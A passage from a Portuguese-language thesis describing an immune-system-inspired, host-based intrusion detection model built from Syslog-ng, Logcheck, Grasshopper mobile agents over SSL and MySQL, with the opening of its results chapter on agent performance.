A partir desse contexto, o agente estático de persitência passa a verificar se agências do itinerário estão acessíveis. No momento em que se tornam disponíveis, o agente estático de persistência cria um agente móvel de persistência que faz a distribuição dos *logs* nas agências de destino da mesma forma que seria realizado pelo agente de distribuição, porém sem iniciar o processo reativo.

Essa classe de agentes realiza a persistência e a distribuição dos registros de auditoria em situações de instabilidade da rede. Com isso contribui para a robustez

e tolerância a falhas do modelo.

Os agentes de persistência são apresentados em rosa nas Figuras 5.1 (Página 59) e 5.9 (Página 74).

Canal de Comunicação Socket SSL

O desenvolvimento do protocolo Secure Socket Layer (SSL) foi motivado pela demanda por conexões seguras em aplicações internet. O SSL foi implementado em 1995 pela *Netscape Corporation* tendo como objetivo principal prover uma comunicação com privacidade e confiabilidade entre aplicações.

A arquitetura SSL foi projetada para utilizar a camada de transporte TCP, provendo um serviço seguro e confiável de comunicação fim-a-fim às camadas superiores, em particular ao *HTTP* (STALLINGS, 2003).

O protocolo SSL passou por várias versões e está atualmente na 3.0, a qual admite uma variedade de algoritmos e opções distintas (TANEMBAUM, 2003). A especificação completa do protocolo pode ser consultada em (SSL, 2004).

Essas propriedades de segurança motivaram a escolha do mecanismo de comunicação definido como *socketssl*, o qual utiliza SSL, Figuras 5.1 (Página 59) e 5.9 (Página 74), e é disponibilizado pela plataforma de agentes móveis *Grasshopper*. Com isso torna-se possível a mobilidade, comunicação e implementação de agentes estáticos e móveis atendendo aos requisitos de confiabilidade e integridade almejadas em SDIs.

Sistema Gerenciador de Banco de Dados MYSQL

Em qualquer tipo de aplicação, o armazenamento de informações em bases de dados constitui uma solução bastante flexível, rápida e segura, além de facilitar a geração de estatísticas e permitir a integração com outras ferramentas de análise. Essas razões motivaram a utilização de um sistema gerenciador de banco de dados neste modelo, como mecanismo de armazenamento dos eventos de segurança. Conforme apresentado nas Figuras 5.1 (Página 59) e 5.9 (Página 74), cada agência de origem e destino possui uma base de dados.

Entre as diferentes alternativas tecnológicas, o *Mysql* foi escolhido por ser uma plataforma de código aberto e por possuir bons índices de performance, confiabilidade, facilidade de utilização, adaptabilidade a diferentes tamanhos de bases de

dados, entre outros. Alguns *Benchmarks* que apresentam a avaliação dessas características podem se encontrados em (MYSQL, 2004).

Considerações sobre o Modelo Computacional

Por meio da definição de cada componente do modelo computacional apresentaram-se os elementos que constituem este trabalho, caracterizando um SDI baseado em *Host*, com arquitetura distribuída, reatividade ativa e passiva, executado em tempo contínuo e empregando o método de detecção por anomalia. Além dessas características pode-se fazer a analogia dos componentes com a função de cada caixa especificada pela padronização *CIDF* (Seção 3.2.1, Página 35).

Com isso, pode-se alcançar um conjunto de requisitos funcionais explícitos, tais como reconhecimento, análise, armazenamento e reação. Adicionalmente a solução contempla características desejadas de forma implícita como boa interface homem-máquina, determinação de fluxos alternativos, preocupação com desempenho, confiabilidade e persistência. Algumas definições quanto a esses critérios foram redefinidas em função da realização de experimentos, cujos resultados são apresentados e discutidos no Capítulo 6.

Como citado inicialmente, o modelo computacional é resultado da aplicação de princípios e propriedades abstraídas do modelo original, o sistema imunológico humano. A próxima seção é destinada a definir o sistema imunológico artificial, realizando um paralelo entre conceitos imunológicos e ferramentas computacionais aplicadas.

5.3 Sistema Imunológico Artificial

Nesta seção é estabelecido um paralelo entre os conceitos imunológicos e a solução computacional proposta. São aplicados aspectos concernentes à arquitetura, processos de detecção e reação imunológica. Para isso são definidas as funções de `órgãos`, `células` e `moléculas`, permitindo um comparativo com as ferramentas utilizadas e descritas no modelo computacional.

5.3.1 Anatomia do Sistema Imunológico Artificial

Conforme definido no Capítulo 2 (Seção 2.2, Página 26), a linha de pesquisa em Sistemas Imunológicos Artificiais tem inspirado-se nos conceitos, propriedades e

princípios do SIH para a solução de problemas computacionais. A área de segurança de redes possui uma das analogias mais diretas com o SIH, sendo responsável pela detecção de ataques e implementação de padrões de reatividade.

Muitos modelos para segurança de redes têm sido propostos utilizando analogias com o SIH, incluindo padrões de detecção, barreiras imunológicas, princípios, propriedades, entre outros. Entre essas abordagens, Somayaji et al. (1997) propuseram arquiteturas de segurança computacionais mapeando diretamente componentes do sistema imunológico e arquiteturas de sistemas computacionais. Neste trabalho adota-se uma dessas arquiteturas, *Protegendo uma Rede Confiável de Computadores*, a qual é descrita a seguir:

Protegendo uma Rede Confiável de Computadores: *Nessa abordagem, cada computador corresponde a um órgão de um animal. Cada processo é considerado uma célula, sendo que um indivíduo consiste em uma rede de computadores mutuamente confiáveis. Neste modelo, o sistema imunológico inato é composto pelos mecanismos de segurança de um computador, combinado com os métodos de segurança da rede. O sistema imunológico adaptativo é implementado por processos que migram entre computadores, os quais podem ser realizados por meio de agentes móveis. Um computador ou um conjunto de computadores podem ser reservados como o timo para a rede, selecionando e propagando os linfócitos, cada um responsável por um padrão de anormalidade do ambiente. Caso esses linfócitos usem processo de seleção negativa, um servidor centralizado é desnecessário para coordenar uma resposta para a quebra de segurança; o próprio linfócito pode tomar a ação necessária, possivelmente se replicando e circulando para encontrar problemas similares em outros computadores da rede. Quanto à detecção por anomalia, caso um processo tenha seu funcionamento alterado, atacado ou esteja sofrendo ataque, o linfócito deve atuar suspendendo, finalizando ou reiniciando o processo. Nessa arquitetura, os componentes do conjunto self podem ser definidos pelo conjunto de registros do sistema, coletados em situação normal; e nonself são os registros observados em situações de intrusão. Essa abordagem permite que as anomalias encontradas em um computador possam ser rapidamente eliminadas em outros componentes da rede, o que salienta o papel dos processos móveis e a necessidade de um robusto framework de agentes móveis.* (SOMAYAJI et al., 1997)

A partir dos conceitos propostos por essa arquitetura, definiu-se o modelo da solução e estabeleceu-se as analogias entre os conceitos imunológicos e computacionais.

A primeira metáfora estabelecida foi com relação a divisão em camadas. Con-

forme definido na Seção 2.1.1 (Página 15), o SIH é composto por camadas com funções específicas. Neste trabalho adotou-se uma abordagem multinível, onde a primeira barreira (`pele` e `mucosas`) é implementada pelas regras estabelecidas no *firewall*, constituindo uma barreira física para o acesso a uma rede de computadores. Os mecanismos de controle e monitoração da rede atuam como a barreira química (segundo nível). Os mecanismos tradicionais de segurança (sistema de arquivos, permissões de arquivos, controle de acessos, políticas de segurança dos computadores e dos serviços e a geração de registros de atividades efetuados pelo *Syslog-ng* definem o sistema imunológico `inato`.

O último nível, sistema imunológico `adaptativo`, possui responsabilidades fundamentais para o reconhecimento de `patogenias` e geração de respostas imunológicas. Essa última camada é implementada pelas imunizações (*Patches* e Corretivos) e por um sistema computacional aplicando a ferramenta de análise de auditoria *Logcheck* e a tecnologia de agentes móveis. Essas ferramentas implementam os processos de detecção de `patogenias`, distinção entre `antígenos self` e `nonself`, memória e respostas imunológicas.

Na Figura 5.10 são apresentadas as barreiras estabelecidas para o SIA realizando um paralelo entre as camadas existentes no SIH e abstrações computacionais realizadas.




Figura 5.10: Barreiras do Sistema Imunológico Artificial

A partir da definição das barreiras que compõem o SIA, salienta-se que a ênfase deste trabalho está relacionada com as camadas do sistema imunológico `inato` e `adaptativo`. Na próxima seção apresenta-se o Sistema Imunológico Artificial modelado para atender as funcionalidades básicas dessas camadas e as respectivas analogias entre os conceitos imunológicos e tecnologias computacionais aplicadas.

5.3.2 Modelo do Sistema Imunológico Artificial

Conforme as definições apresentadas na seção anterior, o SIA modelado neste trabalho congrega processos do sistema imunológico `inato` e `adaptativo`. Nesse contexto destacam-se as atividades de detecção de anomalias (distinção entre `self` e `nonself`), análise e memorização de `patogenias`, assim como a definição de mecanismos computacionais para a geração de respostas pró-ativas (respostas imunológicas). Adicionalmente modela-se uma arquitetura para o atendimento às propriedades imunológicas de detecção, diversidade, aprendizado e tolerância.

Para esse propósito buscou-se inspiração nos conceitos abordados na Capítulo 2, especialmente nos Mecanismos Básicos de Defesa do Sistema Imunológico Humano apresentados na Seção 2.1.4 (Página 21) e ilustrados pela Figura 2.5 (Página 22) e seguindo-se as metáforas propostas por Somayaji et al. (1997) na arquitetura *Protegendo uma Rede Confiável de Computadores* (Seção 5.3.1, Página 81).

Esses conceitos e processos foram abstraídos gerando a arquitetura computacional apresentada na Seção 5.2 (Página 58) e representada pela Figura 5.1 (Página 59).

Nessa seção apresenta-se um paralelo entre todos os processos e conceitos imunológicos implementados computacionalmente neste trabalho. Na Figura 5.11 demonstra-se a intersecção entre a inspiração biológica (Figura 2.5) e a abstração computacional (Figura 5.1).

Para o entendimento das metáforas presentes na Figura 5.11 , esta seção está dividida da seguinte forma: arquitetura do sistema imunológico artificial, processo de reconhecimento de padrões, ativação do sistema imunológico adaptativo, ativação das células `B`, geração das respostas imunológicas e propriedades adotadas pelo sistema imunológico artificial proposto. Por meio dessas seções apresentam-se os processos implementados, a interação entre os sistemas imunológicos inato e adaptativo, a forma como ocorre o reconhecimento das `patogenias` e geração de respostas imunológicas, assim como os recursos tecnológicos aplicados.




Figura 5.11: Modelo do Sistema Imunológico Artificial

Arquitetura do Sistema Imunológico Artificial

De acordo com a arquitetura imunológica *Protegendo uma Rede Confiável de Computadores* (Seção 5.3.1, Página 80), cada computador da rede é considerado um `órgão` e cada processo uma `célula`. Essa definição permite que os diferentes serviços monitorados (*HTTP, DNS, FTP, POP3 e SMTP*) possam estar distribuídos em distintos servidores, caracterizando o princípio da `proteção distribuída`. Como conseqüência, todos os *hosts* e serviços estão expostos a `patogenias` (ataques, violações de segurança e eventos de segurança em relação ao *host* ou aos seus serviços). Essa analogia é apresentada na parte superior da Figura 5.11 .

A instalação e configuração inicial do servidor e dos serviços fazem parte do sistema imunológico inato, assim como as atualizações de versões, configurações adicionais e *patches* de segurança atuam como reforços imunológicos (vacinas). Esses procedimentos constituem a primeira camada de proteção contra ataques, da mesma forma que atuam os anticorpos IgA no SIA (Página 20).

Ao atender os diferentes clientes e conexões, o organismo (rede de computadores) entra em contato com antígenos self e nonself, os quais precisam ser diferenciados pelas células imunológicas. Os *logs* do sistema e dos serviços monitorados são considerados esses antígenos.

A seguir são apresentadas as principais atividades desempenhadas pelo SIA. Os componentes imunológicos e computacionais que serão descritos estão dispostos na Figura 5.11 .

Reconhecimento de Padrões - Syslog-ng

Durante a utilização de serviços, o sistema de registro de *logs* *Syslog-ng* atua como macrófago (células especializadas na apresentação de antígenos, circulando por todo o corpo ingerindo e digerindo os patógenos encontrados, fragmentando-os em peptídeos antigênicos). Essa analogia é direta, pois o *Syslog-ng* está presente em todos os servidores e é responsável por gerar os registros de *logs* dos *hosts* e dos serviços.

Para que o registro de *logs* ocorra satisfatoriamente é necessário configurar e definir os filtros do *Syslog-ng*. Esses filtros representam as moléculas MHC Classe II. Por meio dessa técnica seleciona-se quais eventos de *log* efetivamente são reportados.

Cada linha de *log* resultante equivale ao complexo MHC/peptídeo, constituindo a combinação do gene MHC com partes fragmentadas dos antígenos. Esses *logs* (MHC/peptídeo) são expostos pela membrana plasmática do macrófago (*Syslog-ng*), ficando preso à superfície. Essa exposição é realizada no momento em que o *Syslog-ng* gera um arquivo de saída com os *logs* filtrados, os quais estão expostos à outras ferramentas de análise (linfócitos T e B). Essa atividade é responsabilidade do sistema imunológico inato, definindo a etapa de reconhecimento dos antígenos.

Ativação do Sistema Imunológico Adaptativo - Logcheck

Após a exposição dos antígenos, realizada pelos macrófagos (*Syslog-ng*), inicia-se a ativação do sistema imunológico adaptativo. A primeira etapa ocorre no

contato das células T com os patógenos por meio do complexo MHC/peptídeo (*logs* gerados), apresentado pelos macrófagos (*Syslog-ng*).

Nessa fase um tipo especial de célula T é fundamental, denominada T-Helper. Essa célula possui receptores diversificados, permitindo a identificação precisa do agente patogênico. Abstraiu-se computacionalmente essa célula adotando-se a ferramenta de auditoria de *logs Logcheck* (Seção 5.2.3, Página 70), a qual é responsável pela principal propriedade do SIH, a capacidade de distinguir antígenos self de nonself. Essa distinção aplicada à segurança de redes implica em identificar ações intrusivas (conjunto de anormalidades) e diferenciá-las de eventos normais ou de erros de sistemas que não representam riscos ao ambiente computacional. Esses domínios de atividades normais e anormais são análogos aos conjuntos self e nonself.

O *Logcheck* classifica registros de atividades em *hosts*, gerando relatórios de eventos que possuam porções de códigos que são considerados perigosos, suspeitos e/ou que merecem uma análise mais criteriosa. A célula T-Helper (*Logcheck*) diferencia as atividades self (normais) das atividades nonself (anômalas) fundamentada em quatro arquivos de palavras-chaves (classes distintas de epítopos presentes nas células T-Helper):

a) **Logcheck.hacking**: Arquivo composto por palavras-chaves que caracterizam os receptores da célula T-Helper que são capazes de reconhecer antígenos ligados à cadeias de MHC Classe I. A sua ocorrência permite a detecção de vírus ou células cancerígenas, as quais precisam ser eliminadas. Em termos computacionais, esse conjunto de palavras-chaves define uma atividade como *ataque* a um servidor ou a um serviço.

b) **Logcheck.violations**: Esse arquivo contém palavras-chaves que simbolizam os receptores da célula T-Helper capazes de reconhecer antígenos associados às moléculas MHC Classe II. Registros que se enquadram nesse padrão são classificados como violações às políticas de segurança.

c) **Logcheck.violations.ignore**: Esse conjunto de palavras-chaves define os receptores da célula T-Helper que detectam a presença de microorganismos, os quais não são nocivos. De acordo com o processamento do Logcheck, eventos que contenham esses padrões não caracterizam violações às políticas de segurança e não são reportados.

d) **Logcheck.ignore**: Arquivo composto por palavras-chaves que caracterizam receptores da célula T-Helper que detectam antígenos self. Logs que se

enquadram nessa categoria não são reportados e caso fossem poderiam desencadear uma resposta imunológica falsa.

Com base nessa abordagem, pode-se definir o processo de detecção adotado como *seleção positiva* (PEADKMAN; VERGANI, 1997), pois as células `T-Helper` atuantes são `imunocompetentes`. Em uma analogia computacional, essa forma de detecção busca minimizar o número de `falsos negativos`. Os conceitos relativos a `seleção positiva` foram apresentados na Seção 2.1.2 (Página 19).

A partir da distinção entre padrões normais e anômalos, o *software Logcheck* gera alarmes por meio de arquivos de resultados de acordo com a classificação efetuada. Esses arquivos reportam ataques, violações de segurança e eventos de segurança. A criação e atualização desses arquivos simboliza as `linfocinas` (sinais químicos) que estimulam a ação de outras células imunológicas, como as células `B`, as quais são responsáveis pela construção de respostas imunológicas por meio da criação de `anticorpos`.

Ativação das Células B - Agentes Móveis

As células `B` são implementadas por intermédio de agentes estáticos e móveis com responsabilidades distintas. Os agentes estáticos de monitoração ficam continuamente verificando a existência de novos eventos (`Linfocinas`) gerados pelo *Logcheck* (célula `T-Helper`). Como o *Logcheck* gera arquivos distintos, a atividade das instâncias dos agentes estáticos de monitoração caracterizam células `B` com diferentes receptores, os quais reconhecem partes livres solúveis dos `antígenos` (*logs* reportados).

Por meio da tecnologia de agentes móveis aplicá-se uma das principais metáforas deste trabalho, o princípio da seleção clonal e maturação por afinidade (PEADKMAN; VERGANI, 1997). Para facilitar o entendimento da abstração computacional apresentou-se os conceitos biológicos desses processos na Seção 2.1.2 (Página 18).

Quando ativadas, as células B (agentes estáticos de monitoração) produzem muitas cópias de si mesmo (`clones` que são produzidos por meio da divisão celular). As células resultantes podem sofrer `hipermutação somática`, criando células `B` com receptores mutados, denominadas `plasmócitos`. Esse processo é implementado computacionalmente pelo agente estático de monitoração, que ao ter contato com um antígeno (`log` gerado pelo `Logcheck` reportando algum evento anômalo) se *clona* criando agentes móveis de distribuição (`plasmócitos`). A mutação ocorre

no momento em que o clone de um agente estático é criado com a propriedade de mobilidade e é responsável pelo registro do evento e geração de respostas específicas (`anticorpos`). Outra característica importante é que cada novo agente criado é responsável pelo processamento de um evento de `log` específico, caracterizando a maturação por afinidade resultante da seleção do clone com receptores com maior capacidade de combater um antígeno em particular.

Os agentes móveis de distribuição (`plasmócitos`) possuem a responsabilidade de analisar a intensidade da violação e gerar `anticorpos` (respostas computacionais). A `clonagem` gera ainda um outro tipo de célula `B`, conhecida como célula de memória, a qual armazena informações concernentes ao `antígeno` a fim de tornar a resposta mais rápida em futuras exposições ao mesmo `antígeno`. Computacionalmente, essas células de memória são implementadas pelo banco de dados *Mysql*, local onde todas as informações relativas ao ataque, evento ou violação de segurança são armazenadas. As palavras-chaves do `Logcheck` também são consideradas células de memória que ao serem atualizadas, processo realizado manualmente neste trabalho, ficam aptas a identificarem rapidamente padrões de ataques até então desconhecidos.

Para o atendimento ao princípio da distribuição, as bases de dados *Mysql* estão presentes em diversas estações da rede e os agentes móveis de distribuição (`plasmócitos`) percorrem seu itinerário armazenando todos os `logs` em todas as estações alcançáveis.

Os `plasmócitos` são essenciais para a produção de `anticorpos`. Consequentemente os agentes móveis de distribuição possuem a função de analisar o `antígeno` e gerar os `anticorpos` (Agentes Reativos) para o combate a `patogenia`.

Respostas Imunológicas - Agentes Reativos

Neste modelo foram definidos padrões de reatividade, os quais podem ser expandidos e diversificados em trabalhos futuros. Nas circunstâncias em que o agente móvel de distribuição (`plasmócito`) classifique um evento como ataque, são geradas reações que caracterizam os `anticorpos` do SIA. Esses métodos reativos podem ser observados na Figura 5.11 (Página 84).

A primeira forma de reação é classificada como ativa pela padronização *CIDF*. O agente móvel de distribuição (`plasmócito`) instancia um agente móvel reativo (`anticorpo`) que move-se até o *host* que está sofrendo o ataque e finaliza o serviço que está sendo explorado pelo atacante. Essa forma de reação foi definida pela arquitetura "Protegendo uma Rede Confiável de Computadores" (Seção 5.3.1, Página

80), onde os agentes (linfócitos) devem atuar suspendendo, finalizando ou reiniciando o processo atacado. Para a validação do modelo, essa reação foi limitada aos serviços monitorados (*DNS*, *FTP*, *HTTP*, *POP3* e *SMTP*). Esse mecanismo de reatividade representa as imunoglobinas pertencentes à classe IgG, que conforme definido na Seção 2.1.3 (Página 20) é a maior imunoglobulina do fluxo sangüíneo, possuindo a capacidade de entrar nos tecidos e trabalhando eficientemente para cobrir microorganismos tais como bactérias, vírus, fungos e partículas estranhas.

A segunda forma de reação é definida como passiva pela padronização *CIDF*. Os agentes móveis de distribuição a partir da primeira agência de seu itinerário enviam *emails* administrativos alertando sobre eventos intrusivos. Essa reação caracteriza distintos anticorpos pertencentes à classe de imunoglobinas IgM, as quais mantêm-se no fluxo sangüíneo e são eficazes no combate a bactérias e é o primeiro anticorpo que responde na exposicão inicial a um intruso (Seção 2.1.3, Página 20). Essa eficácia está associada à realização de ações especializadas, que são efetuadas pelo administrador de redes.

Uma terceira forma de reação, também classificada como reação passiva, consiste na geração de relatórios diversificados. Essas ações são realizadas integralmente pelo administrador e consiste na definição de consultas ao banco de dados (memória imunológica). As bases de dados contêm as informações relativas a todos os eventos classificados como anômalos (nonself) pelo SIA. Essa reação é análoga à ação dos anticorpos pertencentes à classe de imunoglobinas IgD, que localiza-se dentro da membrana da célula B e regulamenta a ativação celular(Seção 2.1.3, Página 20).

Considerações sobre o Sistema Imunológico Artificial

As atividades de análise, reação e armazenamento dos eventos de segurança são efetivados por meio de diferentes categorias de agentes estáticos e móveis. Esses agentes agem em *hosts* distribuídos (órgãos).

Um modo de comprometer a confiabilidade do sistema seria a criação de agentes maliciosos com capacidade de disfarçar-se e atacar o sistema, da mesma forma que uma célula do corpo pode ser atacada por diferentes agentes patogênicos, incluindo as próprias células do sistema imunológico. Como mecanismo de proteção, o sistema de agentes foi projetado utilizando o protocolo SSL para a mobilidade e comunicação dos agentes. Essa propriedade garante a privacidade e autenticidade dos agentes estáticos e móveis. Com isso, o modelo atende ao princípio imunológico da auto-proteção e permite a diferenciação entre células self e nonself por meio

das características genéticas das células (criptografia SSL).

Em termos arquiteturais, um computador Central atua como o timo e medula óssea, cuja função é o atendimento ao princípio imunológico da distribuição. Neste modelo, esses órgaos são considerados como a primeira agência do itinerário dos agentes e é responsável pela criação e distribuição dos linfócitos (células T, células B e anticorpos implementados por meio do software *Logcheck* e das classes de agentes estáticos e móveis). Essa agência também atua no processo de seleção positiva, pelo qual criam-se as células imunocompetentes para as tarefas de reconhecimento de patogenias e geração de respostas imunológicas.

Os detalhes concernentes à distribuição geográfica de todos esses componentes e do paralelo entre conceitos imunológicos e computacionais podem ser observados na Figura 5.11 (Página 84).

Propriedades do Sistema Imunológico Artificial

O SIA foi projetado no intuito de atender algumas propriedades e princípios imunológicos. A seguir apresenta-se como a abordagem implementa cada uma das propriedades.

a) Detecção: O processo de reconhecimento de patogenias é um fator primordial para um sistema imunológico. Esta abordagem atende a esse preceito simulando um conjunto de células que envolvem características dos sistemas imunológicos inato e adaptativo. Para a implementação dessa propriedade aplicaram-se os *softwares Syslog-ng*, *Logcheck* e *Agentes Estáticos e Móveis*. Essas tecnologias cooperativamente são responsáveis pelo reconhecimento de patogenias (ataques, eventos e violações de segurança a servidores e serviços).

b) Diversidade: A diversidade imunológica é representada por diferentes receptores responsáveis pela distinção entre elementos self e nonself. Esses receptores estão presentes no modelo pela definição das *palavras-chaves* dos arquivos de configuração do software *Logcheck* (*logcheck.hacking*, *logcheck.violations*, *logcheck.violations.ignore* e *logcheck.ignore*).

c) Aprendizado: O aprendizado consiste em uma preocupação do sistema imunológico em detectar e eliminar rapidamente as patogenias. Para isso as células B possuem a capacidade de armazenar padrões conhecidos em sua memória imunológica. Neste modelo, essa memória é implementada pelo banco de dados *Mysql*, o qual armazena todos os eventos considerados anômalos (nonself)

pelo SIA. Embora a solução proposta não contemple mecanismos para tornar uma resposta secundária mais rápida, ela facilita a geração de estatísticas e pode ser aplicada como fonte de informação para outros modelos computacionais e/ou imunológicos. Propostas para trabalhos futuros com esses dados incluem a aplicação de técnicas *forenses* e inteligentes para análise de dados.

As palavras-chaves dos arquivos de configuração do *software Logcheck* quando atualizadas, manualmente neste trabalho, passam a reconhecer novos padrões de ataques. Dessa forma define-se um outro mecanismo que atende à propriedade imunológica de aprendizagem.

d) Tolerância: A propriedade de tolerância é implementada por diversos mecanismos neste modelo SIA: o protocolo *SSL* permite que os agentes (`linfócitos`) se reconheçam mutuamente e comuniquem-se. A arquitetura permite que todos os processos do SIA sejam distribuídos, garantindo graus de redundância e persistência desde a geração dos *logs* até sua distribuição. Adicionalmente tem-se uma funcionalidade de recuperação de falhas que permite o armazenamento local de informações em caso de instabilidades na rede e posterior recuperação e distribuição das informações. Essa funcionalidade é implementada pelos agentes estáticos e móveis de persistência definidos na Seção 5.2.4 (Página 78).

5.4 Princípios Imunológicos e Segurança de Redes

Conforme a definição do Capítulo 3 (Seção 3.1.2, Página 32), os princípios imunológicos e de segurança de redes estão muito próximos. O presente trabalho foi projetado para atender aos seguintes princípios do SIH:

a) Proteção Distribuída: Princípio alcançado por meio da descentralização das tarefas de reconhecimento, armazenamento e respostas computacionais. O modelo autônomo e flexível disponibilizado pela arquitetura de agentes móveis permitiu facilidades para o processo de proteção a diferentes *hosts*.

b) Adaptabilidade: O método de aprendizagem é imediato após a inclusão das palavras-chaves que representam uma nova vulnerabilidade (`patogenia`).

c) Diversidade: O sistema imunológico computacional é individual, não existem *hosts* ou sistemas com os mesmos serviços, usuários e política de segurança da rede.

d) Robustez e Tolerância a Falhas: Princípio implementado pelos diferentes níveis de redundância realizados pelo *Syslog-ng* e pela classe de agentes estáticos e móveis de persistência.

e) Memória: Representada pelos *logs* armazenados no banco de dados, os quais identificam ataques, violações e eventos de segurança. Adicionalmente, as palavras-chaves que permanecem no organismo computacional enquanto o sistema estiver ativo constitui outro mecanismo de memória imunológica.

f) Especificação de Política Implícita: A abordagem não possui uma preocupação com os elementos `self`, os quais constituem registros de atividades de processos que são usuais e por isso não são relatados.

g) Auto-proteção: A forma de mobilidade dos agentes, os quais aplicam o método *socketssl*, permite que o sistema de detecção não seja atacado por outros agentes com intenções maliciosas.

h) Detecção por Anomalia: A abordagem de detecção é realizada pelo reconhecimento de variações na utilização e nas atividades oferecidas pelos *hosts*.

5.5 Considerações Finais

Nesse capítulo foram apresentados os modelos computacional e imunológico, os quais caracterizam todos os componentes da solução e suas interações.

No próximo capítulo serão apresentados e discutidos os experimentos e resultados realizados neste trabalho.

6 RESULTADOS E DISCUSSÃO

No Capítulo 5 foram definidos o modelo imunológico artificial e a abstração computacional resultante. A solução integra tecnologias, aplica padronizações e implementa importantes propriedades e requisitos de sistemas de detecção de intrusão.

A realização e análise de experimentos permitiram lapidar algumas configurações do modelo computacional. Neste capítulo são apresentadas e discutidas as classes de experimentos efetuados com a finalidade de buscar-se melhores índices de desempenho para as atividades realizadas pela tecnologia de agentes.

Esta abordagem de detecção de intrusão foi aplicada em dois (2) ambientes computacionais com distintas políticas de segurança, perfis de usuários, serviços e níveis de controle. Os resultados obtidos nesses estudos de caso, salientando-se os índices de redução de registros reportados, classificações dos eventos e desempenho deste método experimental, são apresentados e discutidos na Seção 6.3 (Página 108).

6.1 Tecnologias Aplicadas

A definição dos componentes tecnológicos que compuseram o modelo foi subsidiada pelo estudo de suas adequações ao domínio do problema e por experiências obtidas em trabalhos realizados nessa linha de pesquisa (JUCÁ, 2001; BOUKERCHE; NOTARE, 2002; JUCÁ et al., 2003; ZOMAYA; ERCAL, 2004).

As ferramentas responsáveis pelas tarefas de detecção e análise (*Syslog-ng* e *Logcheck*) foram selecionadas pela flexibilidade proporcionada, adequação à implementação das caixas *E-Box* e *A-Box* da padronização *CIDF*, atendimento aos requisitos do SDI proposto e enfaticamente pelos resultados obtidos no trabalho de Jucá (2001).

A tecnologia de agentes móveis constitui um componente essencial para a implementação da solução, proporcionando uma arquitetura distribuída e segura. Sua

aplicação foi direcionada ao atendimento aos requisitos de armazenamento, persistência e geração de respostas. Essas propriedades permitiram a abstração das caixas *D-Box* e *R-Box* do padrão *CIDF* (Seção 3.2.1, Página 35) e possibilitaram importantes analogias com células, processos e atendimento a princípios do SIH. Esses conceitos foram detalhados no Capítulo 5.

Conforme definido na Seção 4.2.4 (Página 50), dentre as plataformas avaliadas com relação a importantes critérios (PEREIRA, 2001), a *Grasshopper* foi a solução mais adequada para este modelo de detecção de intrusão. A busca por processos otimizados motivou a realização de experimentos para avaliar o desempenho de agentes *Grasshopper* em processos relevantes para esta solução, destacando-se as tarefas de mobilidade e comunicação com métodos de conexão e tecnologias de redes bastante utilizados. A descrição desses experimentos e a análise de seus resultados são apresentados na próxima seção.

6.2 Avaliação de Desempenho de Agentes Móveis

Essa classe de experimentos foi motivada pelo alto índice de mobilidade projetado no sistema de agentes, visando o atendimento às funcionalidades de distribuição, armazenamento e persistência dos *logs* e implementação de mecanismos de reatividade.

